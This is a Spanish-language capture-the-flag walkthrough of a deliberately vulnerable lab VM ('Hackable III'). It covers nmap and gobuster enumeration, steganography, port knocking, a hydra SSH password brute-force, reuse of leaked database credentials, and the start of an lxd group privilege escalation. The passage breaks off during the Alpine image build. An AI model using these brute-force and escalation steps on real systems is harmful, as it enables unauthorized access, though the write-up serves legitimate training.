Vamos a hackear una máquina de nivel “Medium” por el valor de 2 puntos. Lo primero que debemos hacer es, además de levantar el Kali y Hackable, dejar las máquinas en Host Only, a partir de aquí podremos hacer la práctica.


1. Abriremos el Kali y con Nmap descubriremos la IP de ColddBox utilizando el comando nmap –sC –sV 192.168.56.105 y podremos ver que ColddBox tiene la IP 10.0.2.4

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 13:32 EST
Nmap scan report for 192.168.56.105
Host is up (0.00054s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Kryptos - LAN Home
| http-robots.txt: 1 disallowed entry
|_/config
MAC Address: 08:00:27:70:38:5C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```


2. Después pasaremos el gobuster para ver archivos ocultos y veremos un robots.txt

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.56.105 -x txt,php,html --wordlist /usr/share/seclists/Discovery/Web-Content/direc
tory-list-2.3-medium.txt -o dir.log
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.105
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 1095]
/home.html            (Status: 200) [Size: 11327]
/login.php            (Status: 200) [Size: 487]
/css                  (Status: 301) [Size: 314] [--> http://192.168.56.105/css/]
/js                   (Status: 301) [Size: 313] [--> http://192.168.56.105/js/]
/config               (Status: 301) [Size: 317] [--> http://192.168.56.105/config/]
/config.php           (Status: 200) [Size: 507]
/backup               (Status: 301) [Size: 317] [--> http://192.168.56.105/backup/]
/robots.txt           (Status: 200) [Size: 33]
/imagens              (Status: 301) [Size: 318] [--> http://192.168.56.105/imagens/]
/login_page           (Status: 301) [Size: 321] [--> http://192.168.56.105/login_page/]
/.html                (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[/home/kali]
└─#
```


3. Abrimos el robots.txt en el navegador




4. Vemos que hay un directorio /config, vamos a abrirlo




5. Si abrimos el txt veremos una contraseña




6. Si lo desciframos en base64 vemos que nos pone 10000




7. Ahora vamos a ver la carpeta /css




8. Abriremos el segundo txt



9. Si decodificamos lo del segundo txt nos sale 4444



10. Si ponemos 3.jpg nos sale Sao Paulo



11. Vamos a usar steghide para abrir la imagen. Simplemente le damos a "intro"

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# steghide extract -sf 3.jpg
Enter passphrase:
wrote extracted data to "steganopayload148505.txt".
```

12. Si hacemos cat, veremos un puerto

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat steganopayload148505.txt
porta:65535
```

13. Vamos a hacer knock en la ip y los puertos que hemos conseguido

```
┌──(root㉿kali)-[/home/kali]
└─# knock 192.168.56.105 10000 4444 65535
```

14. Si revisamos el código fuente de la página de la IP vemos un usuario


Kryptos - LAN Home | http://192.168.56.105/ | Brainfuck Language - Onl

view-source:http://192.168.56.105/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

```
1 <!DOCTYPE html>
2 <html lang="pt-br">
3 <head>
4     <meta charset="UTF-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7
8     <link href="https://fonts.googleapis.com/css?family=RocknRoll+One" rel="stylesheet">
9     <link rel="stylesheet" type="text/css" href="css/file.css">
10    <title>Kryptos - LAN Home</title>
11
12 </head>
13 <body>
14    <a href="#" class="menu-open"><img src="imagens/logo_menu.png" width="2" height="2"></a>
15    <div class="overlay"></div>
16    <div class="menu">
17      <a href="#" class="menu-close">&times;</a>
18      <ul>
19        <li><a href="login_page/login.html" target="_blank">Login</a></li>
20
21      </ul>
22
23    </div>
24    <!-- "Please, jubiscleudo, don't forget to activate the port knocking when exiting your section, and tell the boss not to t
25    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
26    <script src="js/script.js"></script>
27 </body>
28 </html>
29
```

15. Si nos metemos en backups, veremos una wordlist, nos la bajaremos con wget




```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# wget 192.168.56.105/backup/wordlist.txt
--2024-02-06 14:37:32--  http://192.168.56.105/backup/wordlist.txt
Connecting to 192.168.56.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2335 (2.3K) [text/plain]
Saving to: 'wordlist.txt'

wordlist.txt                100%[===================================================>]   2.28K  --.-KB/s    in 0s

2024-02-06 14:37:32 (227 MB/s) - 'wordlist.txt' saved [2335/2335]
```

16. Intentaremos sacar la contraseña del usuario jubiscleudo por hydra

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# hydra 192.168.56.105 -l jubiscleudo -P wordlist.txt -V ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-06 14:41:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 300 login tries (l:1/p:300), ~19 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "123456" - 1 of 300 [child 0] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "12345" - 2 of 300 [child 1] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "123456789" - 3 of 300 [child 2] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "password" - 4 of 300 [child 3] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "iloveyou" - 5 of 300 [child 4] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "princess" - 6 of 300 [child 5] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "1234567" - 7 of 300 [child 6] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "rockyou" - 8 of 300 [child 7] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "12345678" - 9 of 300 [child 8] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "abc123" - 10 of 300 [child 9] (0/0)
[ATTEMPT] target 192.168.56.105 - login "jubiscleudo" - pass "nicole" - 11 of 300 [child 10] (0/0)
```

```
[22][ssh] host: 192.168.56.105   login: jubiscleudo   password: onlymy
1 of 1 target successfully completed, 1 valid password found
```

17. Nos conectaremos por ssh

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh jubiscleudo@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ED25519 key fingerprint is SHA256:eKPnFiq8KwR3xWNP5ZL/aPJYYx+GZaCVrzrHIL4rem4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts.
jubiscleudo@192.168.56.105's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Feb  6 07:44:40 PM UTC 2024

  System load: 0.0                Memory usage: 46%   Processes:       111
  Usage of /:  20.0% of 23.99GB   Swap usage:   0%    Users logged in: 0

  ⇒ There were exceptions while processing one or more plugins. See
    /var/log/landscape/sysinfo.log for more information.

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

     https://microk8s.io/

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Thu Apr 29 16:19:07 2021 from 192.168.2.106
jubiscleudo@ubuntu20:~$
```

18. Vamos a ver los archivos que tiene en su carpeta de usuario

```
jubiscleudo@ubuntu20:~$ ls -la
total 32
drwxr-x--- 3 jubiscleudo jubiscleudo 4096 Apr 29  2021 .
drwxr-xr-x 4 root        root        4096 Apr 29  2021 ..
-rw------- 1 jubiscleudo jubiscleudo    5 Apr 29  2021 .bash_history
-rw-r--r-- 1 jubiscleudo jubiscleudo  220 Apr 29  2021 .bash_logout
-rw-r--r-- 1 jubiscleudo jubiscleudo 3771 Apr 29  2021 .bashrc
drwx------ 2 jubiscleudo jubiscleudo 4096 Apr 29  2021 .cache
-rw-r--r-- 1 jubiscleudo jubiscleudo  807 Apr 29  2021 .profile
-rw-r--r-- 1 jubiscleudo jubiscleudo 2984 Apr 27  2021 .user.txt
jubiscleudo@ubuntu20:~$
```

19. Si abrimos el archivo de user veremos la primera flag

```
jubiscleudo@ubuntu20:~$ cat .user.txt
%                                          ,%&&%#.
%                                     *&&&&%%&%&&&&&&%
%                                   &&&&             .%&&&
%                                 &&&#                  %&&&
%                               /&&&                      &&&.
%                              %&%/                        %&&*
%                             .&&#     (%%(,      ,(&&*     %&&
%                             &&%    %&&&&&&&&&&&&&&%&%#     &&&
%                             &&%&&&&&&&   #&&&&&*   &&&&&&&%&%
%                             &&&&&&&&&&&&&,   /&&&&&&&&&&&&&&
%                             &&&&&&&%                  &&&&&&&&
%                              %&&%&&&&               /&&&%&&&%
%                             &.%&&% %&&%            &&&& %&&/*&
%                          &&&&&&&&&&  %&&&&#    %%&&&&  %&&&&&&&&&
%                       /&%&/    *&&&&&&   %&&&&&&%&   &&&&&&.    %&&&.
%                     &&&            &&%&            %%%%            .&&&
%                    &&%                                                &&&
%                   %&&.    *&%&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%&&     /&&(
%                  /&&#    #&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&*    %&&
%                  &&%     ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%      %&%
%                &&&       %&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&       %&&
%                &&&       &&&&&&&&&&&&&&&%&    %&&&&&&&&&&&&&&%       &&&
%                %&&&%     &&&&&&&&&&&&&&&      &&&&&&&&&&&&&&%     &%&&#
%                  &&&&&&%&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
%                     &%&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%
%                          &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%
%                          *&%&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
%                          &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&%
%                           #%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%(

invite-me: https://www.linkedin.com/in/eliastouguinho/
jubiscleudo@ubuntu20:~$
```

20. Vamos a cambiar de directorio a html y ver sus archivos

```
jubiscleudo@ubuntu20:~$ cd /var/www/html/
jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root     root      4096 Jun 30  2021 .
drwxr-xr-x 3 root     root      4096 Apr 29  2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21  2021 3.jpg
drwxr-xr-x 2 www-data www-data  4096 Apr 23  2021 backup
-r-xr-xr-x 1 www-data www-data   522 Apr 29  2021 .backup_config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 29  2021 config
-rw-r--r-- 1 www-data www-data   507 Apr 23  2021 config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30  2021 home.html
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 imagens
-rw-r--r-- 1 www-data www-data  1095 Jun 30  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Apr 20  2021 js
drwxr-xr-x 5 www-data www-data  4096 Jun 30  2021 login_page
-rw-r--r-- 1 www-data www-data   487 Apr 23  2021 login.php
-rw-r--r-- 1 www-data www-data    33 Apr 21  2021 robots.txt
jubiscleudo@ubuntu20:/var/www/html$
```

21. Vamos a ver el backup y encontraremos un usuario

```
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);


// Check connection
if($conexao === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
jubiscleudo@ubuntu20:/var/www/html$
```

22. Loggeamos con las credenciales a ese usuario


```
jubiscleudo@ubuntu20:/var/www/html$ su hackable_3
Password:
hackable_3@ubuntu20:/var/www/html$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/var/www/html$
```

23. Vemos si tenemos los binarios de lxc y lxd

```
hackable_3@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root     root     4096 Jun 30  2021 .
drwxr-xr-x 3 root     root     4096 Apr 29  2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21  2021 3.jpg
drwxr-xr-x 2 www-data www-data  4096 Apr 23  2021 backup
-r-xr-xr-x 1 www-data www-data   522 Apr 29  2021 .backup_config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 29  2021 config
-rw-r--r-- 1 www-data www-data   507 Apr 23  2021 config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30  2021 home.html
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 imagens
-rw-r--r-- 1 www-data www-data  1095 Jun 30  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Apr 20  2021 js
drwxr-xr-x 5 www-data www-data  4096 Jun 30  2021 login_page
-rw-r--r-- 1 www-data www-data   487 Apr 23  2021 login.php
-rw-r--r-- 1 www-data www-data    33 Apr 21  2021 robots.txt
hackable_3@ubuntu20:/var/www/html$ cd /tmp
hackable_3@ubuntu20:/tmp$ ls -la
total 48
drwxrwxrwt 12 root root 4096 Feb  6 19:49 .
drwxr-xr-x 21 root root 4096 Apr 29  2021 ..
drwxrwxrwt  2 root root 4096 Feb  6 18:21 .font-unix
drwxrwxrwt  2 root root 4096 Feb  6 18:21 .ICE-unix
drwx------  3 root root 4096 Feb  6 18:21 snap.lxd
drwx------  3 root root 4096 Feb  6 18:21 systemd-private-66e6c6442c8f43eabe42e9673c449637-apache2.service-FnBbbo
drwx------  3 root root 4096 Feb  6 18:21 systemd-private-66e6c6442c8f43eabe42e9673c449637-systemd-logind.service-ag
G41E
drwx------  3 root root 4096 Feb  6 18:21 systemd-private-66e6c6442c8f43eabe42e9673c449637-systemd-resolved.service-
bXAcv9
drwx------  3 root root 4096 Feb  6 18:21 systemd-private-66e6c6442c8f43eabe42e9673c449637-systemd-timesyncd.service
-bQOhX5
drwxrwxrwt  2 root root 4096 Feb  6 18:21 .Test-unix
drwxrwxrwt  2 root root 4096 Feb  6 18:21 .X11-unix
drwxrwxrwt  2 root root 4096 Feb  6 18:21 .XIM-unix
hackable_3@ubuntu20:/tmp$
```


```
hackable_3@ubuntu20:/tmp$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/tmp$
```

24. Desde nuestro kali montaremos una imagen de lxd




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# git clone  https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 6.68 MiB/s, done.
Resolving deltas: 100% (15/15), done.
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cd lxd-alpine-builder
┌──(root㉿kali)-[/home/kali/Desktop/lxd-alpine-builder]
└─# ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LICENSE  README.md
┌──(root㉿kali)-[/home/kali/Desktop/lxd-alpine-builder]
└─# ./build-alpine
Determining the latest release... v3.19
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.19/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
